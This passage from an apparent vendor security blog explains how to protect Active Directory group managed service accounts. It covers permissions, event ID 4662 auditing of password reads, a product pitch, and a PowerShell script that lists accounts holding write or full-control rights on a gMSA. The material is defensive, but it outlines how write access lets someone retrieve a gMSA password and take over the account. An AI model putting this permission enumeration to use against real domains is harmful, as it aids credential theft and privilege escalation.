
The most obvious and arguably the most important protection you can put in place is to ensure that proper permissions are set on your group managed service accounts. Understanding who has write access to these objects is pertinent to protecting them; someone who can add themselves to the attribute that controls who can query the password in theory already has access to take over this account and abuse its privileges.

The next thing would be to understand who has the capability to query the passwords on these accounts and exactly who needs such access. In reality, the only account that should be able to get a gMSA's password is the computer account that the gMSA is installed on.

Event Logs

There is an event you can look for in the native event logs that will help you identify who is querying the passwords of gMSA accounts. If you enable the 'Audit directory service access' policy for your domain and configure a SACL on the gMSAs you want to monitor, you can generate event logs when people query the msDS-ManagedPassword attribute:

Turning this setting on and creating a new SACL will generate an event log with event ID 4662; it looks like this:



As you can see, this has logged that the ‘notadmin’ account read a property on the gMSA account. The properties read are the GUIDs stored in the schema for Active Directory, but using ADSI edit we can see that the GUID highlighted resolves to the msDS-ManagedPasssword attribute.

Assuming you may have some type of event log forwarding or a SIEM solution, these logs would be invaluable for determining who is accessing these attributes.

Netwrix StealthDEFEND

Another option is a tool like Netwrix StealthDEFEND. Netwrix StealthDEFEND doesn't rely on native event logs and it can detect gMSA password access and high-risk permissions assignments right out of the box. For example, the scenario shown above would generate the following threat when the 'notadmin' account queried the password:

Moreover, with Netwrix StealthDEFEND, you can easily build a playbook to execute when gMSA abuse is detected. The playbook can involve multiple steps, such as requiring the perpetrator user account to respond to an MFA request, disabling the account or creating a ServiceNow incident.

Appendix

gMSA permissions code:

```
<#
Author: Kevin Joyce
Requirements: Active Directory PowerShell module, Domain Administrator privileges (to ensure the
capability to get attribute GUIDs and view all permissions on all gMSA objects)
Description: Looks up permissions within Active Directory on a gMSA to determine access to modify the gMSA
attribute (ms-ds-GroupMSAMembership).
Usage: populate the $target variable with the samaccountname of a gMSA.
To output the results to a text file run the following .gMSA_Permissions_Collection.ps1 > output.txt
#>
Import-Module ActiveDirectory
##Get the GUID of the extended attribute ms-ds-GroupMSAMembership from Schema
$schemaIDGUID = @{}
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter '(name=ms-ds-GroupMSAMembership)'
-Properties name, schemaIDGUID |
ForEach-Object {$schemaIDGUID.add([System.GUID]$_.schemaIDGUID,$_.name)}

<# **REPLACE DN VARIABLE BELOW**
Declare the samaccountname of the gMSA to search for#>
$target = 'gmsa'

##Get distinguished name of all gMSAs objects from the OU
$gMSAs = Get-ADServiceAccount -identity $target


<#Get objects that have specific permissions on the target(s):
Full Control(GenericAll)
Write all Properties (WriteProperty where ObjectType = 00000000-0000-0000-0000-000000000000
#>
Set-Location ad:
foreach ($gmsa in $gMSAs){
(Get-Acl $gmsa.distinguishedname).access |
Where-Object { (($_.AccessControlType -eq 'Allow') -and ($_.activedirectoryrights -in ('GenericAll') -and
$_.inheritancetype -in ('All', 'None')) -or (($_.activedirectoryrights -like '*WriteProperty*') -and
($_.objecttype -eq '00000000-0000-0000-0000-000000000000')))} |
ft ([string]$gmsa.name),identityreference, activedirectoryrights, objecttype, isinherited -autosize
}
<#Get objects that have specific permissions on the target(s) and specifically the gMSA attribute:
WriteProperty
#>
Set-Location ad:
foreach ($gmsa in $gMSAs){
(Get-Acl $gmsa.distinguishedname).access |
Where-Object {(($_.AccessControlType -eq 'Allow') -and (($_.activedirectoryrights -like '*WriteProperty*')
-and ($_.objecttype -in $schemaIDGUID.Keys)))} |
ft ([string]$gmsa.name),identityreference, activedirectoryrights, objecttype, isinherited -AutoSize
}
```

view rawgMSA_Permissions_Collection.ps1 hosted with by **GitHub**

FAQ

What is a gMSA?

Similar to managed service accounts (MSA), group managed service accounts (gMSAs) are managed domain accounts that are used to help secure services and access management. The gMSA functionality provides automatic password management by the domain controller (DC), simplified service principal name (SPN) management, and the ability to delegate the management to other administrators, which improves Active Directory security and minimizes accounts with privileged access.

What is the difference between MSAs and gMSAs?

Unlike an MSA, a gMSA can be associated with multiple computers.

How to find a group managed service account?

To get a list of gMSAs on your domain controller, open Server Manager > Tools > Active Directory Users and Computers > Managed Service Accounts.

Can a gMSA be a Domain Admin?

Yes, a gMSA account can be member of Domain Admins, though this practice can be dangerous for information security.

How can I create a gMSA?

Group managed service accounts are created with the New-ADServiceAccount cmdlet.

Kevin Joyce
Senior Technical Product Manager at Netwrix. Kevin is passionate about cyber-security and holds a Bachelor of Science degree in Digital Forensics from Bloomsburg University of Pennsylvania.